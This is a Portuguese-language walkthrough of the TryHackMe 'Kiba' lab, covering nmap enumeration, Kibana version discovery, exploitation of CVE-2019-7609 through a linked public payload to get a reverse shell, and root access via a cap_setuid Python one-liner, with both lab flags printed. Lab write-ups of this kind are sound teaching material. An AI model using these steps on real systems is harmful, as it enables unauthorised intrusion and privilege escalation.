
Kiba

TryHackMe

Primeiramente, vamos fazer uma enumeração com o Nmap no host do Kiba.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:d1:57:13:24:81:b6:18:5d:04:8e:d2:38:4f:90 (RSA)
|   256 e1:e6:7a:a1:a1:1c:be:03:d2:4e:27:1b:0d:0a:ec:b1 (ECDSA)
|_  256 2a:ba:e5:c5:fb:51:38:17:45:e7:b1:54:ca:a1:a3:fc (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fazendo isso, descobrimos que o ambiente tem as portas 80 e 22 abertas, podemos então dar uma olhada na página web.



Nela existe uma mensagem interessante, dizendo que as capabilities do linux são interessantes.

Fazendo uma enumeração web, para tentar descobrir diretórios não nos trouxe nada, com isso, depois de algum tempo analisando e enumerando, descobrimos outras duas portas altas abertas.


```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5044/tcp open  lxi-evntsvc
5601/tcp open  esmagent

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
           Raw packets sent: 106531 (4.687MB) | Rcvd: 70542 (2.822MB)
```

Podemos então investigar melhor essas duas portas.

```
PORT     STATE SERVICE      VERSION
5044/tcp open  lxi-evntsvc?
5601/tcp open  esmagent?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSP
Request, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     kbn-name: kibana
|     kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|     content-type: application/json; charset=utf-8
|     cache-control: no-cache
|     content-length: 60
|     connection: close
|     Date: Mon, 02 May 2022 18:32:27 GMT
|     {"statusCode":404,"error":"Not Found","message":"Not Found"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     location: /app/kibana
|     kbn-name: kibana
|     kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|     cache-control: no-cache
|     content-length: 0
```

Foi possível descobrir então que na porta 5601 está rodando alguma aplicação web, que tem o endereço /app/kibana.



Acessando a porta, nos deparamos com um portal chamado Kibana, podemos dar uma vasculhada no site e no código fonte para tentar achar a versão dele.

```
}

.kibanaWelcomeLogo {
  width: 100%;
  height: 100%;
  background-repeat: no-repeat;
  background-size: contain;
  /* SVG optimized according to http://codepen.io/tigt/post/optimizing-svgs-in-data-uris */
  background-image: url("
}
</style><style id="themeCss"></style></head><body><kbn-injected-metadata data="{&quot;version&quot;:&quot;6.5.4&quot;,&quot;buildNumber&quot;:1
  box-sizing: border-box;
}

body, html {
  width: 100%;
  height: 100%;
  margin: 0;
```

Acessando o código fonte, conseguimos identificar a versão que está senda executada do kibana, que é a 6.5.4

Vamos então procurar falhas para essa versão e, fazendo isso, achamos a CVE-2019-7609 que afeta o kibana para versões anteriores a 6.6.1.

Agora para explorar a falha de prototype polution, conseguimos achar um payload no git:

- https://github.com/mpgn/CVE-2019-7609

Podemos seguir os passos e ganhar uma RCE.

```
┌──(root💀Pentest)-[~]
└─# nc -vlnp 443
listening on [any] 443 ...
connect to [10.18.9.194] from (UNKNOWN) [10.10.179.213] 42130
bash: cannot set terminal process group (947): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kiba@ubuntu:/home/kiba/kibana/bin$ whoami
whoami
kiba
kiba@ubuntu:/home/kiba/kibana/bin$
```

Agora com a RCE, podemos pegar a user-flag.

```
kiba@ubuntu:/home/kiba$ ls -l
ls -l
total 110616
-rw-rw-r--  1 kiba kiba 113259798 Dec 19  2018 elasticsearch-6.5.4.deb
drwxrwxr-x 11 kiba kiba      4096 Dec 17  2018 kibana
-rw-rw-r--  1 kiba kiba        35 Mar 31  2020 user.txt
xckiba@ubuntu:/home/kibacat user.txt
cat user.txt
THM{1s_easy_pwn3d_k1bana_w1th_rce}
```

Agora como o próprio CTF diz, temos que enumerar as capabilities para tentar ganhar acesso root.

```
kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
kiba@ubuntu:/home/kiba$
```

Pegando as capabilities, achamos uma interessante:

- /home/kiba/.hackmeplease/python3 = cap_setuid+ep

Vamos então abusar disso para pegar root:

- /home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0); os.system("/bin/bash");'

```
Try: sudo apt install <selected package>
kiba@ubuntu:/home/kiba$ /home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0); os.system("/bin/bash");'
<on3 -c 'import os; os.setuid(0); os.system("/bin/bash");'
whoami
root
```

Com isso nos tornamos root do sistema e podemos pegar a flag de root.

```
total 8
-rw-r--r-- 1 root root   45 Mar 31  2020 root.txt
drwxr-xr-x 2 root root 4096 Mar 31  2020 ufw
cat root.txt
THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}
```